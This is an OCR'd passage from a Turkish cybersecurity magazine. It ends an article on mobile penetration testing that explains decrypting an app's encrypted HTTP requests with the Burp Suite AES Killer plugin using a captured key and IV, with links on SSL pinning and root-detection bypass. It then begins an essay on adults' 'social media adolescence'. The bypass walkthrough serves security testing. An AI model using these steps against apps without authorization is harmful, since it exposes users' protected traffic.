


Şekil 46. Burp Suite AES Killer Eklentisi




Şekil 47. Burp Suite AES Killer Eklentisi Başlatılması

Şekil 40'ta ele geçirilen key ve IV değeri AES Killer eklentisine girilerek ve şifreli iletişim kurulan URL veya IP bilgisi girilerek Şekil 47'de görüldüğü üzere Start AES Killer butonu ile eklenti başlatılmaktadır.



Şekil 48. Burp Suite AES Killer Eklentisi Kullanımı-1

AES Killer eklentisi başlatıldıktan sonra uygulama kullanıldığında Şekil 48'de görüldüğü üzere Burp Suite proxy yazılımında şifreli HTTP isteği görülmektedir fakat sağ tarafta Edited request bulunmaktadır. Şekil 49'da Edited request içeriği gösterilmiş uygulamanın şifreli HTTP isteği AES Killer eklentisi ile otomatize bir şekilde çözümlenmiştir.



Şekil 49. Burp Suite AES Killer Eklentisi Kullanımı-2

HTTP İsteği Şifreleme (HTTP Request Encrytion) önleminin temel yapılandırılmasını ve nasıl aşılabileceğini ilgili temel bir örnek üzerinden gösterdik fakat her zaman bu kadar kolay çözümlenmeyebilir. SecretKey ve IV değerli kod üzerinde bulunmayabilir, uzak bir sunucudan çift şifreleme uygulanabilir. Uygulamayı analiz edip kullanılan şifreleme yöntemi tespit edildikten sonra bu önlemi aşmak için gerekli key aramaları uygulamanın kaynak kodları, cihaz üzerindeki dosyalar analiz edilerek bulunmaya çalışılması gerekmektedir. Bu işlemleri gerçekleştirirken dinamik analizlerde Frida ve Inspeckage oldukça yararlı olmaktadır.

Hepinize güvenli günler dilerim.

Kaynaklar:

https://medium.com/@appmattus/android-security-ssl-pinning-1db8acb6621e
https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/
https://www.invictuseurope.com/blog/ctf/DKHOS-mobile-300-zabaha-kadar-dans/
https://resources.infosecinstitute.com/android-root-detection-bypass-reverse-engineering-apk/
https://gurelahmet.com/mobil-s%C4%B1zma-testlerinde-%C5%9Fifrelenmi%C5%9F-http-parametrelerin-in-%C3%A7%C3%B6z%C3%BCmlenmesi/
https://github.com/Ebryx/AES-Killer

İbrahim Beyazıt / beyazitkarinca96@gmail.com

Peki Sizin Sosyal Medya Yaşınız Kaç?

Günümüzde artık günlük yaşam aktivitelerimiz arasında var olan sosyal medya sosyalleşmesi, üzerinde düşünmeden, refleksif denilebilecek şekilde gerçekleştirdiğimiz bir eylem haline geldi. Birçok genç insan kendince "günün bütün boş vakitlerini" bir şekilde sosyal medya ve benzer yeni medya araçlarıyla doldurma arayışında. Konvansiyonel (uzlaşmalı) medyanın ilk zamanları olan sınırlı yayın döneminde insanların etkileşimleri sadece birtakım görselleri izlemek üzerine iken; zaman geçtikçe telefon ile bağlanma ve daha sonrasında bu programların akışında belirli numaralar üzerinden ekranda "Sıradaki şarkı x'e gelsin" şeklinde daha katılım sağlanabilecek bir hale gelmeye başladı. Sosyal medyanın günümüzdeki haline evrilmesinin temellerinin buralarda atıldığını söyleyebiliriz. Bir platformda insanların programın akışıyla ya da akışından bağımsız olarak birbirleriyle mesajlaşabilecekleri bir alan oluştu. Tabi bu dönemde telefonlarda iki kontör ile kısa mesajlaşma da yaygın olarak kullanılmaktaydı. Daha sonra internetin yaygınlaşmasıyla birlikte şu an tarihe gömülmüş olan bir takım "chat programları" aracılığıyla insanlar iletişime geçmeye başladılar. Atılan mesajların bir şekilde ayrı ayrı ücretlendirilmesi yerine, birçok şeyi içinde barındıran internete para vermek ve yapılan işe göre maliyetin daha düşük olması bunun ulaşılabilirliğini arttırdı. **Ulaşılabilirlik arttıkça kullanım oranı arttı, kullanım oranı arttıkça ulaşılabilirlik arttı ve şu an eski döneme göre dehşet hızlarda erişim sağlayabileceğimiz ve çok daha az ücret ödediğimiz bu platformlar insan davranışları ile de etkileşime girdi.**

İnsan davranışlarıyla da iletişime giren bu yeni medya dünyasında etkileşim metotları birbirinden oldukça farklılaştı. Özellikle sosyal hayatta kendimizi anlatmak ve karşıyı anlamak için kullandığımız beden dili, ses tonu ve tavır eskiye nazaran belirli ölçülerde devre dışı kaldı ve yerine yenileri konuldu. Artık dil ve imla kurallarına uymak verilmek istenen mesajı değiştirebilmekte hatta basitçe nokta kullanmak bile karşımızdaki insanın aktarmaya çalıştığı bilgiyi farklılaştırmakta ve bize onun ruh hali hakkında dahi bilgi verebilmekte. Duygularımızı aktarmak için kullandığımız emojiler ve gülme biçimleri de oldukça farklılaştı ve kabaca "random atarak gülme" tabiri gelişti. Bu gülme biçiminde bile çoğu zaman kahkaha attığımızı anlatmak oldukça kolaylaştı ancak aslında dışarıdan bakıldığında ufak bir tebessüm görülmekte. İnsanlar özlü sözler, değişik koreografide aktarılan resim ve fotoğraflarla kendilerini ifade eder hale geldiler Dışarıdan çok mutlu görünen bir insan sosyal medyadaki yaşamında oldukça depresif bir halde karşımıza çıkabiliyor. Bu iletişim metotları insanların karakterini değiştirilebilmekte ve bireye yepyeni bir dünyanın kapısını aralamaktadır.

Sosyal medya etkileşimi ve bağımlılık olarak nitelendirilen bu yeni olguda olaya bağımlılık gözüyle bakmak yerine yeni bir dünyada var olmaya çalışmak açısından bakacağız. Günlük yaşam aktivitelerinden sıkılan ve kendini ifade ediş biçimi açısından gelenekselin dışına çıkan, yepyeni argümanlarla kendini kanıtlama arayışına giren bireylerin davranışları ise yeniden incelenmesi gereken bir hâl almaktadır. Sosyal medya kullanımına baktığımızda bir profesörün veya bakkal Ahmet amcanın paylaşımlarında ve etkileşimlerinde aynı şeyleri farklı biçimlerde görüyoruz. Olaya siber suça maruz kalma açısından da baktığımız zaman bir profesörün, bakkal Ahmet amcanın veya bir lise öğrencisinin aynı şekilde zarar görebildiğini fark ediyoruz. Yani bu durumu yaş, cinsiyet, eğitim seviyesi gibi kıstaslardan ayırıp, bireyin "sosyal medya yaşına" bakarak farklı bir yolla ele almanın gerekliliği öne çıkıyor. Bahsettiğimiz biçimlerin sebeplerinden bazılarına bakmak için biraz geçmişe gidelim. Sosyal medyanın birçok insanın

ergenlik zamanına denk geldiği ve gittikçe yaygınlık kazandığı döneme baktığımızda; o dönemki ebeveynlerin çocuklarına kızdıklarını, bunu bağımlılık olarak nitelendirdiklerini ve bu konuda çocuklarına serzenişte bulunduklarını hatırlarız. Hatta yetişkinler sofrada "Ne anlıyorlarsa artık tık tık" şeklinde veya bazen tariz (iğneleme) içeren sözlerle sataşma, eleştirme içerisinde bulunuyorlardı. "Telefonu bırak biraz bizimle muhabbet et, dedenler geldi kocaman adamın yüzüne bakmıyorsun" diyerek kızdıkları, bazen çocuklarını kullanım süresinin kısıtlanması gibi cezalara maruz bıraktıkları bir dönem... Orada ne bulunduğunu merak edip sorular sorup anlamaya çalıştıkları ve asosyallikle suçladıkları çocuklarının yerlerinde ise şimdi onlar var. O dönemin ebeveynleri kalabalık aile gruplarının veya arkadaş ortamlarının içinde belki 5-6 sene önce kınadıkları davranışı aynı şekilde yapmaya başladılar. Hatta olay o kadar değişti ki artık çocuklar ellerinden telefonları bırakıp ortama adapte olmaya başlarken, yetişkinler Facebook'tan çıkmamakta ve genel olarak muhabbetleri de orada görülen videolardan, resimlerden ve yazılardan ibaret olmaktadır.

Davranışsal olarak ele aldığımızda insanların orada veya oradan hareketle popüler olmaya, en azından kendi çevresi içinde rağbet görmeye çalıştığını söyleyebiliriz. Sosyal medya davranışları kaba tabirle koca koca insanları basit yalanlar söylemeye, bunlar üzerinden prim yapmaya ve dikkat çekmeye çalışmaya benzedi. Fakat geçmiş dönemdeki durumda iletişim kurarken farklı argümanlar sunan yetişkinlerimiz şimdi artık orada gördükleri, yazdıkları, okudukları, beğendikleri veya paylaştıkları şeyler üzerinden bizimle ve akranlarıyla iletişime geçmeye çalışıyorlar. Burada bir iletişim bozukluğu meydana geliyor, bunu yazının devamında ele alacağız.

Denk geldiğim ortamlardaki yetişkinlerden bir tanesi, bir sosyal medya jenerasyonunun 8-9 sene önce gördüğü bir karikatürü kabaca bir arkadaşının başına gelmiş gibi anlattı ve etraftaki akranları da aynı şekilde ilgiyle takip etti. Ancak olayın farkındalığında olan kimse yoktu ve aslında bu çok basit bir yalandı, ancak prim yapmıştı. Karikatür, zamanında İngilizce'den Türkçe'ye çevrilmiş, anlamı bir defa değiştirilmiş, sonrasında bir süre ortalıkta dolanmış daha sonra ise yok olmuştu. Buna rağmen anlaşılan yakın zamanda az bilinen bir mecrada tekrar görülmüş ve basit bir şekilde prim için kullanılmıştı. Buna benzer, o dönemin yetişkinlerinin sosyal medyada yalan olduğu bizim için bariz ortada olan bilgileri gerçek hayatta kendileri biliyormuş gibi aynı şekilde paylaşmaları da günümüzde çok sık rastladığımız olaylardan bir tanesi. Bu insanları bu bilgilerin uydurma olduğu konusunda ikna etmek de inanılmaz zor bir dereceye geldi. Yine davranış sorunlarından bir tanesi bilginin yalan olduğuna inansa bile paylaşmaya devam etmesi. Zamanında koca bir neslin yapıp sonradan bıraktığı "Bu mesajı 5 kişiye gönderirsen…" içerikli mesajların gönderilmesini tarihin karanlık sayfalarına gömdüğümüzü düşündüğümüzde, bunların yeniden hortlamasına sebep olarak bakın bu sefer karşımızda kimler var? Berber Hüseyin abi, alt komşu Feriha teyze ve belki de ebeveynlerimiz. "WhatsApp ücretli oldu ancak üç kere şuraya tıklayıp beş kere gönderirsen" temalı mesajlar ise yine aynı hızda yayıldılar. Peki bunların sebepleri neler olabilir? Bizden belki kat kat daha fazla hayat tecrübesi ve bilgi birikimi olan koca koca insanlar bu tarz şeylere nasıl inanabiliyorlar?

Yine benzer şekilde davranışlara baktığımızda teyzelerimizin börek, çörek paylaşımı yapmaları masum gibi görünürken, altında yatan ve söz arasında denk geldiğimiz Nurten hanımı kıskandırma olayı da neyin nesi? Böreğin aldığı beğeninin ve yorumun onun paylaşımıyla karşılaştırılması günümüzde çok sık rastladığımız bir sorun haline geldi. Arkadaşlarla fotoğraf çekilip "feyse atma" ve mutluluğunu diğer insanlara gösterme, bakın paylaşma değil gösterme furyası insanların ilgisini çekmeye çalışma ve orada o teyzelerimizin yaptığı güne çağrılmayan Nurten teyzenin yorum yaptığında, "Canım çok ani oldu" mesajının yanına koyulan emojiden sonra arkadaş çevresine bakıp kötü gülüşler atma. Buna benzer birçok olay sıralanabilir ama genel olarak ana fikirde şuna ulaşıyoruz ki günümüzde, geçmiş zamanda sosyal medyanın kötü olduğunu ve ba-

ğımlılık yaptığını öne süren yetişkinler bugün yine o mecrada bir ergenin hareketlerini sembolize ediyorlar. Buradan sonra artık bu tanıma sosyal medya ergenliği olarak devam edeceğiz.

Sosyal medya ergenliği şeklinde kullandığımız tanım herhangi bir şekilde bir eleştiri mahiyetinde değil, var olan bir duygu, hareket ve psikoloji bütününü temsil etmektedir. Genel olarak bir nesil ergenlik ve sosyal medya ergenliği dönemini aynı şekilde benzer etkileşimle geçirdi. Bu neslin geçmiş zamanlarda gösterdiği davranışlar hem sosyal statüsünde erginliğe giden bir yol olmakla beraber, o dönemin sosyal medya erginleri de hiç var olmadığı için genellikle eleştirilerden uzak kalıyorlardı. Daha sonradan sosyal medya dünyasına katılan yetişkinlerimiz ise burada ilk başta öğrenerek geçirdikleri zamandan sonra, sosyal medya ergeni durumuna düştüler. Bunu yeni doğan bir bebeğin bir şeyleri öğrenmek için ağzına sokması veya dokunması, bunlara dayalı olarak halk tabiriyle "cıs" olan nesneleri fark etmesi ve yaklaşmaması, yaklaştığında neler olabileceğine dair gözlemleri şeklinde düşündüğümüzde; yeni dünyaya açılan bir kapıda günümüz yetişkinlerinin reklamlara tıklaması ve tıklamamayı öğrenmesi, zararlı yazılım içeren dosyaları bir şekilde cihazlarına indirdiklerinde olacakları fark etmeleri gibi düşünebiliriz. Orta yaşlı insanların sosyal medya kullanımına baktığımızda daha genç insanlardan aldıkları

ipuçlarıyla, bir şekilde bu tür davranışlardan uzak durmaları gerektiğini çıkardıklarını biliyoruz. Genel olarak cihazlarına virüs bulaştığı için sürekli format attırmak istedikleri bir dönemden sonra artık bu sorunla daha az karşılaşıldı, bazı insanlarda bir çeşit paranoyaya dönüşse de artık önlerine çıkan her şeye tıklamamaları gerektiğini öğrendiler. Daha sonrasında ise sosyal medya ergenliği dönemi başlıyor. Bu dönemle klasik ergenlik dönemini karşılaştırdığımızda birçok benzer nokta bulabiliyoruz. Freudyen yaklaşımı ile ergenlik dönemine baktığımızda özsevicilik (narsisizm) duyusunun yenilenmesi bunlardan bir tanesi. Sosyal medya ergenliği döneminde insanlar ego ideali ile hemen gerçekleşebilecek hazlara yönelmeye başlıyorlar. Bir resmin hemen kaç beğeni almadığı, kaç kişinin cevap vermediği gibi durumlar insanların bir yerde kısa süreli hazlarını kolaylıkla giderebileceği bir duruma dönüşüyor. Burada sosyal medya ergenliği sadece günümüz yetişkin kullanıcılarında olur gibi bir çıkarım yapmıyoruz tabi ki. Çok geniş bir kitleden söz ediyoruz ve bu kitlenin içerisinde yetişkinler öğrenme ve deneyimlemeden sonra daha yeni sosyal medya ergenliğine girmiş diyebiliriz. Yine aynı şekilde psikoanalitik kurama göre ergenlik geçici bir rol karışıklığı dönemidir. Bu, sosyal medya kullanımında da aynı şekilde kendini göstermektedir. Diğer insanların davranışlarını taklit etme, kendisinin dikkat çeken performanslarını sergileme de yine sosyal medya üzerinden rahatlıkla gerçekleştirilebilmektedir. Normal zamanda ergenliğini tamamlamış olan insanların ise nasıl börek yaptığını ısrarla sergileyip övgü almak istemesi veya birçok insanda aslında var olan ufak bir yeteneği sanki harika bir şeymiş gibi sürekli olarak paylaşması ve beğenilmesini istemesi gibi dürtüler sosyal medya ergenliğinin bir parçasıdır. Diğer insanların davranışlarını taklit ederken ise yine aynı şekilde ergenlikte olduğu gibi popülerlik veya hippi tarzı marjinale (aykırı olmak) yönelip dikkat çekme hissiyatı baskın gelmektedir. Günümüzde popüler olan akımların durmaksızın ve artık büyüsü kaybolana kadar tekrar edilmesi yine buna örnek olabilir. Ayrıca günümüzden belki 10 sene önce gördüğümüz buzdolabını açıp boş boş bakma gibi klasik ve benzer eylemlerin Facebook'ta paylaşılıp "aa ben de böyle yapıyorum" hissinin alınması, yeni sosyal medya ergenleri tarafından tekrar gündeme getirilip rağbet görmektedir. Bu davranış biçimi de yine ergenlikte ileri dereceye ulaşan grup aidiyeti dürtüsüne benzerlik göstermektedir. Uzun süredir tanıdığımız ve apolitik olarak bildiğimiz insanların sosyal medya üzerinden siyasi analizler kasıp, kendini bir grubun içine itelemesi de yine bu davranış biçimine örnektir. Sosyal medya davranışları ve sosyal davranışlar aynı döneme denk geldiğinde paralellik gösterebildiği gibi farklılıklar da gösterebilir. Zaman zaman hiç beklenmedik bir anda komşu teyzenin bir sosyal platformda herhangi bir durumdan isyan etmesi bizi belki çok şaşırtsa da bu da yine ergenlik dönemindeki isyanların

mantıksızlığı ve içgüdüselliğine benzemektedir. Ayrıca kısa süreli hazlara hizmet edilen bu dönemde insanlar normalde hiç umurlarında olmayacak olaylar ve durumlar karşısında çok büyük destekçi, arka çıkan bireyler haline dönüşebiliyorlar. O paylaşım bir şekilde yapıldıktan sonra ve yapılması gerektiğine inanılan şeyler yapıldığında alınan hazzın karşısında ne yazık ki eylemsel olarak devamı gelmemektedir. Çünkü ondan alınması gereken haz alınmıştır ve aynı zamanda o hazzı tekrar almak veya alabilmek için yeni bir gönderi paylaşılması yeterlidir. Herkes bana bakıyor ve beni izliyor dürtüsüyle bireyler paranoyaklaşmakta ve en ince detaylara kadar yazdığı ve paylaştığı şeylere dikkat etmektedirler. En ufak bir imla hatasının yapılması veya kötü eleştiri alabilecek bir fotoğrafın paylaşılması insanları panik haline sokmakta ve bireylerin kısa süreli ataklar geçirmesine sebep olabilmektedir. Bu davranışı da ergenlikte dikkat edilen konuşma şekli ve giyim kuşam tarzıyla benzetebiliriz. Hata yapmaktan korkan insanlar aslında bunun sadece olağan olduğunun ve kimselerin üstüne korkulduğu kadar düşünmeyeceklerinin ve belki yarın unutulacağının farkında değillerdir.

Temel farklardan bir tanesi ise ergenlik çağında bir görüşün, sosyal medya ergenliği çağına göre daha kolay değiştirilebilmesidir. Çünkü sosyal medyada yazılan, çizilen ve paylaşılan şeylerin bir şekilde bir yerlerde kalıcılığı vardır. Bugün A dediğiniz şeye yarın B dediğinizde eski bir paylaşımınız gün yüzüne çıkarılabilir korkusu, insanların fikirlerinin değişmesinin önünde büyük bir engeldir. Tabi işin diğer boyutunda ise sosyal medya yaşamınızı hesaplarınızı kapatarak kolaylıkla bırakabilirsiniz, yeniden başlangıç yapmak için bir süre geçmesini bekleyebilirsiniz. Tabi işin diğer boyutunda insanların dikkat çekmek ve ego tatmini yapabilmek için yaptıkları şeyleri düşünebiliriz. Çünkü ego bilinmek ister. Bu açıdan baktığımızda sosyal medya ergenlerimizin yaşları ve olgunluk seviyeleri hiç fark etmeksizin kendilerini düşürdükleri durumlar, çoğu zaman bir önceki sosyal medya neslinin; aynı yetişkinlerin ergenlere yaptığı hareketlerden dolayı attığı alaycı bakış atması gibi, hicivli bir şekilde eleştirilir ve dalga geçilir.

Eleştiri konusunda bir diğer husus ise eleştiri alma korkusudur. Yine ergenlik çağında ergenlerin yapılan eleştirilere asi bir karşılık vermesi gibi benzer bir karşılık alınır. Psikolojide yine Freud, bu dönemde savunma dürtüsünün arttığını söyler. Aynı şekilde bir sosyal medya ergeninin herhangi bir paylaşımını eleştirdiğiniz zaman size çok şiddetli bir tepki verebilir. Bu durum aile içinde olduğunda kavgalara sebep olabilir. Arkadaşlık ilişkileri de bozulabilir çünkü Nurten hanım bu eleştiriyi gördüğü için, teyzemiz küçük düştüğünü zannedebilir. Genel olarak tanımadığımız bir sosyal medya ergeninin paylaşımını eleştirdiğimizde hakaretle bile karşılaşabiliriz çünkü ona göre imajına zarar vermişizdir, onu küçük düşürmeye çalışmışızdır ve en doğru fikrin kendisine ait olduğunu düşünen ve hisseden birinin aktifleşmiş egosuna zarar vermişizdir. Tabi yine sosyal medya etkileşiminde bir insanın ses tonu, jest ve mimikleri gibi şeyler algılanamadığı için normalde olması gereken limitler ortadan kalkıyor ve insanlar istedikleri şekilde düşünmeden cevap verebiliyor. Bu limitler ortadan kalktığında yapılan davranışlar ergenlik hissiyle sosyal medya üzerinde suç içeren paylaşımlarda bulunmaya kadar gidebiliyor. Yapılan bir çalışmadan elde edilen sonuç, ergenlerin bulundukları dönemin özelliği nedeni ile risk faktörlerine sahiplerse suça meyilli olduklarını ortaya koymaktadır. Buna sosyal medya açısından baktığımızda sosyal medya ergenimizin suç işleyebilmek için yapması gereken tek şey bilgisayarının veya akıllı cihazının power tuşuna basmak. Ergenlerdeki zorbalık yapma ve zorbalığa maruz kalma açısından baktığımızda birçok benzerlik görüyoruz. Bu çağdaki gençlerde zorbalık yapanlar genellikle daha fazla popüler oluyor, görünür oluyor ve takdir ediliyorlar. Bu açıdan özellikle Twitter mecrasına baktığımızda bu davranışın oldukça yaygın ve linç kültürünün popüler olduğunu görüyoruz. Buradan çıkarımla insanlar bir şekilde popüler olmak için ergenlik çağındalarmış gibi birbirleriyle dalga geçiyor ve eziyorlar. Aynı şekilde rağbet görüyorlar ve kişilerin aldığı etkileşimleri arttırıyor. Zorbalığın içinde ise yalan söyleme, dedikodu yapma, söylenti çıkarma, başkalarının onu sevmemesini sağlama gibi davranışlar bulunuyor. Genel olarak aktif bir sosyal medya kullanıcısı bunları gün içinde pek çok kez görüyor veya belki maruz kalıyor. Bir fark edilme yarışı içinde insanların birbirlerine zorbalık yapmaya çalışması ve üstün gelmesi davranışı oldukça dikkat çekiyor. Bunun etkileri yine popüler olma, ön plana çıkma ve egonun tatmin edilmesi. Yetişkin insanlarda bu tip davranışların sayısının çok çok az olması da yine aynı

şekilde bunun ergenliğin bir parçası olduğunu gösteriyor. Sosyal medya ergenleri bunun için grup birlikteliği kuruyorlar, grup aidiyeti oluşturuyorlar ve bunun karşılığında sosyal bir kazanç elde ediyorlar. Genel olarak bu tip davranışlar anne ve baba ilişkisinin artmasıyla azalıyor veya bireyler uğradıkları zorbalıktan etkilenmiyorlar. Bu tabi karmaşık bir durum olmakla birlikte normalde ergenlik çağında olmayan bir sosyal medya ergeninin, bir sosyal medya ebeveyni olmadığı için konunun popülerliği hiçbir zaman azalmıyor. Sosyal kaygı ise burada yerini sosyal medya kaygısına bırakmış durumda. Sosyal kaygı, ergenlik çağında başlayan ve genellikle sonrasında azalan bir durum olmakla beraber bu durumdan muzdarip olan insanlar sosyal medya kullanırken daha rahat olurlar. Bunun sebebi yine önceden belirttiğimiz üzere iletişim metotlarının farklı olmasıdır. Yani sosyofobik bir insan sosyal medya kullanırken aşırı popüler ve ön planda olabilir ki bu da sık rastlanılan bir durumdur. Fakat iş sosyal medya ergenliğine geldiği zaman genellikle sık rastlanılan durum ise sosyal medya anksiyetesidir diyebiliriz. Bir yerde hata yapacağından korkan insanlar sosyal medyadaki konuşmalarına normalin çok çok üstünde dikkat ederler. Yine aynı şekilde bu tür ergence korkunun içerisinde kaybolabilirler ve bu onların sosyal medya kullanımlarına yansır. Hemen hemen herkes çevresinde bu korkuya sahip insanları görebilir veyahut kendileri bu tür bir korkuya sahip olabilirler. Bütün bunlara dayanarak sosyal medyanın ayrı bir dünya olduğunu ve buradaki iletişimin, gelişimin ve erginliğin normal hayattakinden kısmen bağımsız bir şekilde ilerlediğini söyleyebiliriz.

Sosyal medya bebekliği ve ergenliği gibi iki farklı durum ortaya koymaya çalıştıktan sonra bunun bir erginliğinin de olmasını beklemekteyiz. Peki, erginlik kriterleri neler olabilir? Açıkçası genel olarak benzetmek gerekirse 12-21 yaş aralığı klasik ergenlik dönemi -ki şu an 24 yaşına kadar çıktığı hakkında çalışmalar var- uzun bir döneme denk geliyor. Ayrıca ergenlerin rol model aldıkları ergin bireylerin sayısı dünyamızda çok fazlayken, sosyal medya dünyamızda oldukça azdır. Kabaca bilinçli kullanım, yerinde kullanım ve yukarıdaki bahsettiğimiz konulardaki davranışları düşünerek bir çıkarım yapılabilir. Siber suçlarla mücadele ve maruz kalma açısından dikkate alınması gereken konulardan bir tanesi de bu davranış biçimidir. En nihayetinde eğer siz sosyal medyada olgunlaştığınızı düşünüyorsanız bu davranışlar içerisinde bulunan insanların oluşturduğu kocaman bir havuzun içinde, ebeveynlerinin siz olmadığı bir sürü ergenin olduğu bir dünyada olduğunuzun farkında olmanız gerekiyor. Etrafınızdaki insanların ve belki anne ve babalarınızın ise birçoğunun önceden size 